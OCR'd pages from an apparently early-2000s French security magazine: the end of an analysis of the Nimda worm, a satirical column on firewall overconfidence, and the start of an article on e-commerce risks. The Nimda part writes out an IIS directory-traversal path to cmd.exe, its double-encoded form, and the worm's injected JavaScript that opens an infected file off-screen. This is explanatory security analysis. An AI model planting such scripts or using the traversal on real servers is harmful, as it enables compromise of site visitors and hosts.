


Fig. 3 - Infection par courrier électronique

Nimda ne se limite pas à l'attaque des postes clients, des machines destinées aux utilisateurs courants, mais essaye également de se propager sur les serveurs web en employant plusieurs techniques. Pour rechercher une cible potentielle, Nimda effectue des requêtes HTTP vers des adresses prises au hasard, de préférence dans le sous-réseau de classe C de son hôte (avec un masque 255.255.0.0) puis dans le sous-réseau de classe B (masque 255.0.0.0) voire, de temps à autre, une adresse totalement aléatoire.

Une fois un serveur http repéré, il tente tout d'abord l'attaque dite de "remontée ../..". Il s'agit tout simplement de demander au serveur d'invoquer un script CGI nommé scripts/../../winnt/system32/cmd.exe Bien sûr, un tel nom devrait être rejeté car la chaîne ../.. permet de remonter dans les répertoires se trouvant au-delà de la racine autorisée. Malheureusement, une faille de sécurité des serveurs Microsoft IIS les rend aveugles à la portion ../.. si on la camoufle derrière un double codage, en employant l'un des équivalents possibles de la norme Unicode. Par exemple "..%%32%66.." est équivalent à "..%2f.." (%32 est le code Ascii de `2' et %66 celui de `f') et donc équivalent à "../.." puisque 2f est le code de `/'. Le véritable bogue de Microsoft IIS est de se livrer à ce double décodage sans vérifier les conditions de sécurité à la deuxième étape. Nimda essaye diverses variations sur ce thème, en tentant aussi d'utiliser ..\.., tout ceci afin d'exécuter l'interpréteur de commande cmd.exe sur l'ordinateur distant.

On notera l'exploitation d'une autre astuce dans cette chaîne : l'administrateur peut restreindre les conditions d'utilisation des répertoires de son serveur HTTP. Notamment, il peut interdire l'exécution des fichiers, des scripts, dans certains répertoires. Or, il existe un mécanisme d'héritage, un peu abusif, qui transmet l'autorisation d'exécution de répertoire parent en sous-répertoire enfant. Le répertoire scripts est créé par défaut, lors de l'installation d'IIS, avec les autorisations d'exécution. En le mentionnant en début de chaîne, Nimda s'assure des permissions nécessaires pour lancer cmd.exe.

Si cmd.exe est accessible, Nimda lui transmet les instructions nécessaires pour lui faire charger son propre code en utilisant le protocole TFTP (*Trivial File Tranfert Protocol*, RFC 783), en le sauvegardant sous le nom admin.dll, ce qui a inspiré le nom du ver. Ensuite il demande au serveur distant de le lancer, prenant ainsi le contrôle d'un nouvel hôte.

Une fois arrivé sur un serveur Web, Nimda tente de contaminer les utilisateurs qui viendront en consulter le contenu. Pour cela, il parcourt les répertoires et s'attaque à ceux contenant des fichiers de type HTML (.htm, .html, .asp), leur ajoutant un fichier nommé readme.eml, contenant une copie de lui-même avec le type MIME x-wav décrit plus haut. De plus, il insère dans les fichiers HTML rencontrés les lignes de Javascript suivantes :

```
<html>
  <script language="Javascript">

window.open("readme.eml",null,"resizable=no,top=60
00,left=6000,")
  </script>
</html>
```




Fig. 4 - Prolifération par serveur Web

Lorsqu'un utilisateur charge le fichier HTML avec un navigateur Web, ces lignes demandent l'ouverture d'une fenêtre supplémentaire avec le contenu du fichier readme.eml, lequel on l'a vu, contient le code exécutable du virus dans un attachement MIME x-wav. Le simple fait de consulter une telle page avec une version vulnérable de Microsoft Internet Explorer permet donc la contamination par Nimda.

Nimda et les accès cachés

Sur certains serveurs Microsoft IIS, la faille autorisant la remontée ../.. peut avoir été corrigée récemment, mais Nimda tente alors une dernière offensive, en essayant de profiter de l'accès caché installé par le ver Code Red II durant la vague de diffusion de l'été dernier. Celui-ci copiait en effet l'interpréteur cmd.exe dans le répertoire scripts en le renommant root.exe. Et c'est à cet endroit que Nimda essaye de le trouver pour se transférer avec le même principe que cmd.exe.

Finalement, Nimda installe également ses propres accès cachés, bien qu'ils ne lui soient pas directement utiles (peut-être en prévision d'une version future ?) : la création d'un compte Guest ajouté dans le groupe Administrator, et l'ouverture du disque C: en partage complet.

Désagréments et remèdes

Nous avons vu les moyens de propagation de Nimda, mais il faut également examiner les nuisances qu'il représente vis-à-vis des machines atteintes. Tout d'abord, précisons qu'*à priori*, aucune bombe logique n'est dissimulée dans le code du virus. Pas d'effacement aléatoire des fichiers, pas d'attaque par déni de service vers une cible précise, pas de divulgation des documents rencontrés sur le disque... Nimda semble finalement relativement bénin face au vandalisme dont certains autres virus font preuve. Toutefois, outre l'aspect désagréable de son intrusion dans un système privé, des problèmes se posent en raison même des mécanismes de sa propagation.

Tout d'abord le trafic réseau nécessaire à la diffusion de Nimda par la recherche et la contamination de sites Web est suffisament important pour que la bande passante en certains points soit altérée de manière sensible. Il s'agit d'un phénomène ponctuel qui s'est surtout manifesté durant les premières heures de propagation de Nimda. Le second problème, en revanche, a duré plus longtemps, il s'agit d'un engorgement des serveurs de courriers électroniques et des connexions à faible bande passante des utilisateurs indépendants. Dans le cas de ces machines personnelles, on ne doit pas sous-estimer non plus le problème posé par Nimda en terme de stockage, car un volume de 56 Ko est ajouté à chaque fichier exécutable et dans chaque répertoire contenant des documents .doc ou .html, ce qui peut conduire à une surcharge des disques de faible capacité. De plus, sur les systèmes NT, les fichiers temporaires utilisés pour exécuter les programmes originaux qui ont été infectés ne sont pas effacés immédiatement, mais uniquement au redémarrage suivant de la machine, ce qui peut conduire à une saturation du disque contenant le répertoire de stockage temporaire.

Enfin, le principal désagrément est la faille de sécurité béante que Nimda ouvre sur les systèmes où il s'installe. Non seulement il crée un compte public avec les privilèges d'administrateur, mais il autorise également l'accès partagé du disque dur de la machine atteinte. Enfin, en effectuant des requêtes HTTP aléatoires pour chercher d'autres cibles, il signale sa présence au reste du monde, permettant ainsi à toute personne mal intentionnée de se constituer une liste de machines vulnérables.

Les remèdes pour éviter d'être contaminé par Nimda sont assez évidents : mettre à jour les logiciels incriminés avec les correctifs proposés par l'éditeur. On trouve ainsi des *patches* pour Microsoft Internet Explorer ou Microsoft IIS (voir par exemple les adresses fournies par [CERT 2001]). Pour éliminer le virus sur une machine infectée, il existe des procédures clairement expliquées sur les mêmes sites.

A présent, la prolifération de Nimda semble à peu près éteinte. Cela ne signifie pas que toutes les machines atteintes ont été nettoyées, mais que les systèmes les plus sensibles (serveurs HTTP) ont pour la plupart été mis à jour. D'autre part, les serveurs de courrier électronique étant de plus en plus souvent dotés de systèmes antivirus, leur utilisation comme relais de diffusion par Nimda s'est interrompue dès la mise à jour des bases de données correspondantes.

Conclusion

Virus, vers, chevaux de Troie, tous ces parasites sont évidemment des vermines qu'il convient d'éradiquer le plus tôt possible. Toutefois, certains peuvent être plus intéressants que d'autres. C'est le cas de Nimda dont la pugnacité à se propager est surprenante. Force est de reconnaître la qualité d'écriture de ce virus, même si deux remarques s'imposent en restriction de ses performances :

• Nimda utilise des failles de sécurité assez faciles à exploiter, les parties techniques les plus pointues étant l'implémentation des divers protocoles de communication employés (codage MIME en base 64, SMTP, TFTP, et HTTP). En particulier, Nimda n'utilise pas de mécanismes nécessitant de bonnes connaissances du langage assembleur comme les débordements de buffer (voir l'article de Frédéric Raynal et Samuel Dralet dans ce numéro). On peut donc imaginer que si ses auteurs sont plutôt astucieux, leurs compétences techniques ne sont toutefois pas nécessairement très avancées.

• La dissémination de Nimda est par définition limitée dans le temps puisqu'elle s'appuie uniquement sur des failles de sécurité faciles à corriger, et qu'aucun mécanisme n'a été prévu pour mettre à jour le virus. Par exemple, la première vague d'infiltration aurait pu être suivie d'un second virus plus discret employant uniquement les accès cachés installés par Nimda et se mettant lui-même à jour à partir de patches diffusés anonymement sur Usenet ou en IRC...

Christophe Blaess
ccb@club-internet.fr
http://perso.club-internet.fr/ccb/

Pour en savoir plus

[BLAESS 2001] Christophe Blaess - Virus : Nous sommes concernés ! - Linux Magazine France Hors Série numéro 8. http://perso.club-internet.fr/ccb/.
[CERT 2001] CERT Advisory CA-2001-26 : Nimda Worm. http://www.cert.org/advisories/CA-2001-26.html.
[LANDESMAN 2001] Mary Landesman - Email Worm Launches Attack - http://antivirus.about.com/library/weekly/aa091801a.htm.
[MACKIE 2001] Andrew Mackie, Jensenne Roculan, Ryan Russel, Mario Van Velzen Nimda Worm Analysis - Incident Analysis Report. http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf.
[PETHIA 2001] Richard D. Pethia - Information Technology-Essential But Vulnerable: How Prepared Are We For Attacks? - Carnegie Mellon University - http://www.cert.org/congressional_testimony/Pethia_testimony_Sep26.html.

Le firewall, votre meilleur ennemi ou " Vous avez vu passer Nimda ? "

Un soir d'abrutissement télévisuel ordinaire, vous êtes peut-être tombé sur un de ces moments de moins en moins rares qui font désespérer de l'humain en général et de l'humain motorisé en particulier. La scène se situait dans le couloir sinistre d'une gendarmerie de banlieue où un sombre abruti, la tronche grossièrement mosaïquée, se lamentait sur le funeste sort qui l'avait conduit là. Ce sinistre personnage, ayant participé à sa modeste manière à l'holocauste routinier d'une Toussaint ordinaire, soutenait mordicus l'incompatibilité du statut de criminel autoroutier avec celui d'assuré tout-risque. Son leitmotiv d'une incommensurable imbécillité résonne encore à mes oreilles " Je ne suis pas un assassin, je suis assuré ". Eh bien, chaque fois que j'entends un directeur informatique affirmer que son réseau ne craint rien parce qu'il interpose un firewall (prononcez fier-oualle) entre le cyber-monde cruel et l'information vitale de son entreprise, je ne peux m'empêcher de repenser à cet abruti. " Je ne peux pas être piraté, j'ai le firewall ".

Combien sont-ils, ces faux naïfs, persuadés qu'au prix où ils ont casqué leur cyber coupe-vent, le Jean-Kevin mal intentionné peut aller rhabiller sa turgescente envie de pénétrer le réseau de l'entreprise adorée ? Beaucoup. Oui, ils sont beaucoup à vivre dans l'illusion que, puisqu'ils l'ont payé la peau des genoux, leur fier-oualle est l'assurance tout risque antipiratage.
Illusion qu'ils finiront fatalement par se mettre sur l'oreille le jour où une invasion sournoise à la Code Red aura mis leur informatique par terre et, dans les sociétés bien gérées, leur pomme au chômage.

Sachez-le, Monsieur le Directeur Informatique, Le firewall protège autant votre réseau qu'une capote trouée vous met à l'abri des soucis vénériens quand vous vérifiez la bonne volonté de votre assistante Mademoiselle Morel à remplir ses objectifs trimestriels.
Le firewall est un simple barrage filtrant sur l'autoroute qui conduit du PC du script kiddy à votre fichier clients. Et non seulement le trou (épelez port 80) qui le traverse permet à un nombre impressionnant de babioles hostiles de se ruer sur vos brins ethernet mais les chemins de contournement du pauvre Garde-Barrière One sont plus nombreux que les chemins muletiers entre la grotte sweet grotte d'Oussama et un refuge pakistanais.
Quand il ne suffit pas de sauter avec agilité et à pieds joints, et hop, au-dessus du port 1024 pour accéder à votre réseau ! Combien de any-to-any au-delà des well-known ports dus aux administrateurs laxistes ou fatigués ? Votre ingénieur réseau vous a intoxiqué à coups de DMZ, de NAT, de VPN et de reverse proxy mais il vous a caché l'essentiel : votre réseau, tel un Titanic on the rocks, prend l'eau de partout. Tenez, le VPN, protocole magique qui permet à vos troupes serviles de continuer leur labeur à la maison comme si elles bossaient bien au chaud dans leur cubicle (Inspection du travail, les 35 heures ? Tiens fume).
La perversité des " vendeurs de solution " vous a conduit à l'intime conviction que c'était l'ultime outil de votre sécurité : cryptage, tunelling, bla bla bla, ipsec, pptp, pki, bla bla bla... N'en jetez plus. Ce qu'ils ont oublié de vous dire et pas oublié d'omettre, c'est que Maurice Kerduglandu, ingénieur en chef, connecté par la grâce conjuguée de Saint Noos et du Vénérable Netissimo transforme via le très sécurisant VPN son modeste Dell domestique en routeur permanent de l'extérieur criminogène vers votre réseau soigneusement natté en 10. Et vous vous demandez encore par où Nimda est entré ?

Pire, avez-vous pensé à cette amusante facétie du destin : vous avez dépensé une fortune à essayer de protéger votre réseau, vous payez grassement des ingénieurs à s'insulter à longueur de journée sur fr.comp.securite, mais la moitié de votre parc, à base de Toshiba flambant neufs sort tous les soirs de vos locaux pour revenir se connecter tranquillement le lendemain. Et qu'ont-ils fait de 19 heures et demi du soir et 9 heures moins 15 du matin sur ces beaux portables en tout début d'amortissement ? Heing ? Ils ont browsé à domicile sur des sites divers et avariés, se sont rassasiés d'hypertrophies mammaires, gavés d'épisodes frisottés et subséquemment ont ramassé des cochonneries javascriptées, fait le plein de trojans et provision de back orifices. En un mot comme en cent, ils vous ont tiré les vers du net.

Et dès le lendemain, ils vont reconnecter leur laptop plus vérolé qu'une tâcheronne de parking à routiers sur votre beau réseau tout joli, tout propre et déverser ce trop plein de saloperies au nez et à la barbe du firewall qui joue la dame pipi à l'entrée de votre DMZ balisée comme la frontière franco-suisse. Et vous vous demandez encore par où Nimda est entré ?

Je ne vous parlerais même pas du RAS (Remote Access Sévices), numéro d'appel direct vers votre ERP. " Vous avez demandé un accès à nos données financières, ne quittez-pas, nous recherchons votre correspondant ". Je ne veux pas ajouter à vos angoisses mais le pire est à venir : le wireless, le wifi ! 802.11. Souvenez-vous de ce protocole.
Vous mettrez au moins un chiffre sur vos malheurs à venir. Le moindre curieux équipé d'une carte à 1000 balles pourra se connecter directement à votre réseau tranquillement installé au volant de sa Twingo garée juste en face de votre hall d'entrée !

Pour assurer un minimum de sécurité à votre système d'information, le firewall est loin d'être le remède universel. Très loin.

La seule façon d'assurer ce minimum sécuritaire vital est de contrôler les flux réseau non seulement à votre accès internet, l'entrée principale du réseau, mais aussi sur l'ensemble de vos segments, de lever des alertes dès qu'une activité anormale est détectée et de prévoir des mécanismes d'isolation des machines et des sous-réseaux.
Ce n'est pas un pauvre firewall entre votre infrastructure et l'extérieur qui vous protégera.
Seule l'installation de coupe-feu interne (bridge ipf) et de détecteurs d'intrusion sur l'ENSEMBLE du réseau peut ramener un peu de sérénité dans votre infrastructure perturbée. Mais tout ça nécessite un suivi permanent et une vision globale de votre problématique sécuritaire : internet, VPN, wireless, isolation, détection (j'écris comme un consultant pour que vous saisissiez l'importance du propos). Tant que vous resterez persuadé que ce cher, très cher firewall vous assure une sécurité totale vis-à-vis des délinquants du net, vous serez à la merci d'un Nimda lancé à fond de caisse vers vos pauvres IIS.

ZipiZ - zipiz@zipiz.com

Les Risques Associés au e-Commerce

Cet article présente les risques potentiels pouvant survenir au niveau des différents composants intervenant dans la chaîne allant du poste de travail de l'utilisateur aux informations stockées au niveau des bases de données.

La problématique de la sécurité des paiements en ligne n'est pas abordée, volontairement car d'une part, elle nécessiterait un article à part entière et, d'autre part, bien que des approches prometteuses existent (par exemple 3D-Secure de Visa ou SPA/UCAF de Mastercard), elles ne sont pas encore déployées à grande échelle. Quant aux solutions plus traditionnelles (3D-SET ou Cyber-comm), elles sont inadaptées (complexité de mise en oeuvre) au paiement en ligne, voire abandonnées.

"Security as a business enabler" : quelles réalités ?

En réduisant de façon drastique les distances, l'avènement des technologies et du réseau Internet couplés à l'interconnexion des réseaux et des systèmes d'information est progressivement en train de redessiner le paysage économique mondial. L'euphorie de la première heure passée, l'entreprise en ligne est aujourd'hui une réalité et les échanges inter systèmes d'information via le réseau des réseaux se développent rapidement. Côté application les services en lignes sont en évolution permanente (compétitivité oblige) et impliquent des cycles de développements courts et itératifs.

Quid de la sécurité dans tout cela ? Il y a déjà plus de trois ans, tous les analystes anglo-saxons (souvent en avance d'un ou deux métros sur nous en matière de sécurité et de "policy") arguaient volontiers que la sécurité représentait la pierre angulaire du commerce électronique : "Security as a business enabler" clamaient-ils haut et fort ; en d'autres termes sans sécurité point de salut, l'heure de la sécurisation à tout va était venue. Trois ans plus tard, force est de constater que rares sont les projets e-commerce qui intègrent un process sécurité dès le début, c'est-à-dire dans les phases d'analyse, d'études et de conception. Or, jamais les attaques réussies n'ont été aussi nombreuses et le préjudice financier aussi important pour les entreprises. A croire que les chefs de projet e-commerce aient soudainement été privés de leur bon sens ! Evidemment, la réalité est toute autre car leur vigilance a été régulièrement et habilement détournée de son but initial. Comment ? Grâce à un savant cocktail marketing orchestré par les puissants éditeurs et constructeurs anglo-saxons qui n'ont eu de cesse de positionner la solution aux problématiques de sécurité sur un axe essentiellement technique, autour de leurs produits de sécurité (termes aujourd'hui de plus en plus délaissés au profit de ceux, plus vendeur, de "solution de sécurité"), ce qui revient à prendre le problème à l'envers.

Le meilleur exemple actuel concerne la PKI (ou Public Key Infrastructure) dont le rôle est de générer, de distribuer et de révoquer les certificats numériques. Les spécialistes dans ce domaine admettent volontiers qu'un projet PKI représente 20% de technique et 80% d'organisationnel. Pourquoi cela ? Tout simplement parce qu'avant de se lancer corps et âme dans un projet PKI, il est nécessaire d'avoir une démarche globale et de se poser des questions simples, sur le papier, telles que :

- Quelles applications doivent être sécurisées ?
- Avec quels types de services de sécurité ?
- Qui fait quoi dans l'entreprise, et avec quels droits ?
- Avec quelles procédures d'habilitations ?

Et les anciens fantômes du SSO (Single Sign-On, ou authentification unique) de réapparaître comme à cette époque pas si lointaine où ces mêmes entreprises rêvaient déjà d'unifier l'accès des utilisateurs aux différentes applications de l'entreprise. A l'époque, les ambitions avaient dû être revues à la baisse, éventuellement pour des raisons financières ou techniques, mais surtout parce que les réponses à ces simples questions n'étaient pas triviales, surtout au sein de grands comptes. Côté éditeurs, des ténors comme Baltimore sont aujourd'hui au plus mal ; peut-être faute d'avoir trop mis en avant leur technologie et de ne pas avoir suffisamment considéré les besoins des clients. Une chose est certaine, le marché de la PKI décollera lorsqu'il sera en réelle adéquation avec les besoins des clients.


Toujours à propos de marketing excessif, combien de fois avons nous pu lire des slogans tels que "paiement protégé par SSL" ou "transactions boursières protégées par SSL". La perle en la matière revient à mon FAI (dont je tairai le nom par courtoisie)

qui décrit, dans un mail de promotion envoyé récemment, la norme SSL comme "le système de paiement électronique sécurisé le plus répandu dans le monde". Et ce pauvre SSL de se retrouver enrichi de caractéristiques que même ses concepteurs n'avaient pas imaginées ! Qu'on se le dise une fois pour toutes, SSL n'a pas été conçu pour protéger un paiement ou une transaction ni pour empêcher la compromission ou l'usurpation d'un serveur Web. Lorsqu'il est correctement implémenté, SSL permet de sécuriser un canal de transmission entre un client et un serveur, tâche pour laquelle il a été conçu et dont il s'acquitte d'ailleurs fort bien. Point à la ligne.

Quelle est la situation côté décideur (PDG, DG, DSI, RSSI) ? Deux catégories peuvent être distinguées : d'un côté les minimalistes, qui se contentent de mettre en oeuvre quelques outils, croyant ainsi garantir leur responsabilité ; de l'autre, à l'extrême inverse, on trouve les paranoïaques, qui visent une sécurité à 100 %. Le point commun entre ces deux catégories réside souvent dans l'inadéquation du choix des outils aux besoins réels. En conséquence, cela conduit généralement à des architectures de sécurité inadaptées, voire mal maîtrisées par leurs exploitants, faute d'approche globale de la sécurité au niveau de l'entreprise et de procédures clairement définies. Malheureusement, bon nombre de décideurs n'en sont pas conscients et il ne leur reste plus que leurs yeux pour pleurer lorsqu'un incident de sécurité majeur survient (c'est-à-dire ayant un impact important sur l'activité de l'entreprise ou sur un tiers). Généralement, c'est alors qu'ils prennent conscience des enjeux, mais également qu'ils comprennent qu'ils portent une grande part de responsabilité, faute de ne pas avoir correctement estimé les risques. Il est vrai que sur le plan pénal le délit de manquement à la sécurité du système d'information est une réalité[1].

Mais à propos, qu'est-ce que le risque ? La notion de risque en sécurité des systèmes d'information peut être définie comme étant la combinaison d'une menace (cause) exploitant une vulnérabilité (origine) et pouvant avoir un impact (conséquence) sur une ressource du système d'information et donc sur l'activité de l'entreprise. Le terme " risque " désigne tantôt une cause (attaque logique, panne, etc.), tantôt une conséquence (fraude, intrusion, divulgation). Voilà pour les définitions d'usage.

Les prochains paragraphes s'attachent donc à présenter différents types de risques susceptibles de se présenter aux différents niveaux de la chaîne de connexion e-commerce. Pour des raisons pédagogiques, je prendrai comme contexte le cas d'une connexion de type B-to-C (pour Business to Consumer) où un utilisateur (communément appelé Le Client) se connecte via son navigateur préféré sur un portail en ligne afin de réaliser des transactions (financières ou non, peu importe). Le schéma suivant présente un exemple d'architecture générique d'un e-commerce.



Architecture client / serveur n-tiers d'un e-commerce B-to-C

Le poste de travail

Situé en bout de la chaîne (j'entends déjà certains me dire "tout dépend par où tu prends la chaîne" : effectivement...), le poste de travail est une cible d'attaque toute trouvée. Les codes hostiles (virus et consorts) existent depuis longtemps dans les mondes PC et Macintosh. Leur complexité et leur nombre étant en constante évolution, avec à ce jour plus de 58.000 virus et variantes recensés, leur impact est de plus en plus pénalisant pour les cibles contaminées. Les craintes sont réelles et justifiées vu le succès commercial des solutions antivirus qui pointent en tête du chiffre d'affaire généré, tous produits de sécurité confondus. A cela s'ajoute l'adoption massive par les développeurs de sites et d'applications web des technologies dites "Active Content", telles ActiveX ou Java, qui s'exécutent sur le poste de travail. Or, du point de vue de la sécurité, les contrôles ActiveX comme les applets Java ne sont pas la panacée.

En permettant aux utilisateurs de modifier à la volée la politique de sécurité en décidant d'eux-mêmes à qui accorder leur confiance, les contrôles ActiveX ne proposent qu'un artifice au niveau de la sécurité. En effet, un contrôle ActiveX tournant dans le même contexte d'exécution que celui du navigateur Web de l'utilisateur, il suffit qu'un utilisateur décide d'être plus permissif (onglet "Sécurité" des options Internet du navigateur Internet Explorer) pour que tout contrôle ActiveX puisse devenir potentiellement dangereux par octroi de droits étendus. Bien qu'autrement plus sérieuse du point de vue sécurité (Sandbox, ACL, signature, etc.), la conception des applets Java n'en est pas pour autant exempte de vulnérabilités ; parmi celles déjà identifiées certaines pouvaient mener à une compromission totale du système. Précisons enfin que, malgré la disponibilité des fonctionnalités de sécurité dans Java, celles-ci ne sont que rarement mises en oeuvre et, lorsqu'elles le sont,

c'est plutôt de façon minimaliste.
Sur le plan commercial, la guerre est déclarée entre ActiveX et Java, alors que bizarrement les différences conceptuelles entre les deux approches, soutenues respectivement par Microsoft et Sun, sont nombreuses et de taille. Ainsi, un contrôle ActiveX peut très bien être écrit en Java. Toute l'habilité de Microsoft a été de présenter ActiveX comme une alternative à Java, alors qu'ActiveX se rapproche plus d'un plug-in à la Netscape (certes auto-installable) et que Java est un langage de programmation évolué.

La connexion jusqu'au serveur Web

La plupart des investissements consentis aujourd'hui pour sécuriser la connexion vers le serveur se concentrent sur les technologies cryptographiques. Ceci s'explique aisément par le fait que la version 4 du protocole IP n'a pas été conçue pour permettre nativement la mise en oeuvre de mécanismes de sécurité tels que la confidentialité ou l'authentification. Or, les techniques cryptographiques rendent justement possible la mise en oeuvre de ces mécanismes de manière efficace. La technologie la plus largement répandue pour sécuriser la connexion au serveur Web est sans conteste SSL, évoquée déjà plus haut dans ces lignes. Rappelons que par "connexion", il faut comprendre "le canal de communication allant du poste de travail au serveur Web" ; ni plus, ni moins (donc pas question ici de parler de sécurisation du poste de travail ou du serveur Web).

SSL, protocole développé à l'origine par Netscape, est devenu au fil du temps un standard de facto (même si l'IETF a proposé TLS). En assurant l'intégrité et la confidentialité de la session entre le client et le serveur Web, l'utilisation de SSL permet de limiter le mécanisme d'authentification de l'utilisateur à une simple séquence login/password encapsulée (et donc chiffrée) dans la session SSL. Le problème de l'émission en clair du login est du mot de passe semble donc résolu et c'est précisément cette fonctionnalité qui participe grandement au succès de SSL sur l'Internet. Cependant, ce succès génère un effet de bord particulièrement dangereux et largement relayé par les vendeurs, qui laisse à penser aux utilisateurs que l'utilisation de SSL garantit leur sécurité. Malheureusement la méthode d'authentification de l'utilisateur décrite précédemment n'est qu'une authentification faible et non une authentification forte, bien qu'il soit effectivement possible de mettre en oeuvre un niveau d'authentification fort avec SSL. Cela demande néanmoins un autre niveau de mise en oeuvre, mais également d'investissement financier. Afin d'obtenir un niveau d'authentification fort avec SSL il faudrait idéalement que :

- l'utilisateur qui se connecte dispose d'un certificat numérique afin que le serveur Web puisse l'authentifier de façon certaine (sous réserve de validité de la chaîne de certification) ;
- l'utilisateur vérifie que la session SSL soit bien initialisée et que le certificat présenté par le serveur soit valide (afin d'éviter un attaque de type *man-in-the-middle* faisant suite à une compromission DNS) ;
- le certificat et sa clé privée associée soient stockés dans un support de type carte à puce (afin d'offrir un maximum de mobilité et de sécurité) ;
- l'utilisation du certificat par l'utilisateur soit protégée par un code PIN au niveau de la carte à puce (afin d'empêcher son utilisation frauduleuse).

Dans la pratique, le niveau de sécurité est bien moins important qu'il n'y paraît, justement à cause d'une mise en oeuvre minimale de l'authentification au niveau de SSL :

- l'utilisateur ne dispose généralement pas de certificat numérique (rendant impossible son authentification par le serveur ; n'importe qui peut alors se connecter avec un login/password valable) ;
- lorsque l'utilisateur dispose d'un certificat, celui-ci est stocké sur le disque dur par le navigateur (possibilité d'utilisation frauduleuse si accès au poste de travail) ;
- l'utilisateur ne vérifie quasiment jamais le certificat présenté par le serveur lors de la connexion (possibilité d'attaque *man-in-the-middle* suite à une compromission du DNS). Pire, c'est tout juste s'il s'aperçoit de la présence du 's' de https ou du cadenas de la fenêtre du navigateur ...

Puisque nous venons d'évoquer la compromission DNS, il me semble proprement hallucinant que le service DNS soit encore à l'heure actuelle le service TCP/UDP le moins sécurisé, malgré l'existence du standard DNSSEC encore très peu déployé. En effet, le DNS est le service sous-jacent à toute requête émise sur un réseau TCP/IP, mais il règne autour de ce service une méconnaissance des subtilités de configuration de base, comme en témoigne la campagne de "Nettoyage de Printemps 2000" réalisée par la société IPerformances et dont les résultats sont éloquents :

> "Si rien n'est fait pour améliorer la gestion des DNS, une ressource d'intérêt général, on risque des catastrophes" - M. Jean-Yves Babonneau, DG AFNIC ;
>
> "...trois serveurs DNS de la zone .fr sur dix présentent toujours des défauts de configuration. C'est beaucoup moins que la pétaudière des .com, où le taux atteint les 80%, ... situation inquiétante dans un contexte de croissance exponentielle..." Le Monde Informatique - 15 septembre 2000.

Dans ces conditions, il est aisé de comprendre que la problématique sécurité relative au transfert de zones puisse paraître bien loin des préoccupations quotidiennes de bon nombre d'administrateurs.

Le serveur e-commerce

Après la transmission sécurisée via SSL sur réseau Internet, la chaîne de connexion nous amène au niveau du serveur e-commerce. Sans entrer dans les différentes architectures possibles et choix technologiques existants afin de répondre aux différents besoins des clients, les trois catégories de composants suivantes représentent les éléments permettant d'offrir un service en ligne professionnel s'appuyant sur des données structurées :

- Le serveur Web (supportant les protocoles HTTP et HTTPS), ou front-end ;
- Les logiciels dits d'"interface", tels que :
- les scripts CGI : ils sont exécutés au niveau du serveur web en réponse aux requêtes Web afin de gérer les données issues des formulaires Web et mettre à jour les bases de données du back-end. Les scripts sont généralement écrits dans des langages tels que Perl, Tcl ou Python.
- les middlewares : ce sont des bus de communication soit orientés objets (CORBA, DCOM, RMI ou EJB), soit de type RPC (SOAP) qui permettent de distribuer des composants logiciels dans le cadre de serveurs d'applications ;
- Les bases de données du back-end.

Sur le plan de la sécurité, ces trois composants sont particulièrement sensibles. Le serveur Web étant un point de passage obligé, cela en fait une cible de choix toute trouvée pour les pirates. En cas de compromission du serveur Web, il est possible pour un pirate soit d'atteindre directement son but (ex : atteinte à l'image de marque en remplaçant les pages du serveur), soit d'accéder à des informations sensibles (mots de passes ou numéro de carte bancaire de clients), soit de compromettre directement le serveur Web en prenant la main dessus. Ces simples exemples mettent en lumière les faiblesses de l'informatique moderne, sur lesquelles nous reviendrons par suite :

- vulnérabilités de conception : certaines erreurs basiques comme, par exemple, héberger sur la même machine le serveur Web et la base de données ou proposer un nombre de fonctionnalités toujours plus important, ce qui est contraire au principe de simplicité édicté parmi les règles d'or de la sécurité ;
- vulnérabilités d'implémentation : la faible qualité du développement des applications (aujourd'hui au coeur des problèmes de sécurité), car les dénis de services mis à part, la plupart des attaques utilisent majoritairement des failles de programmation ;
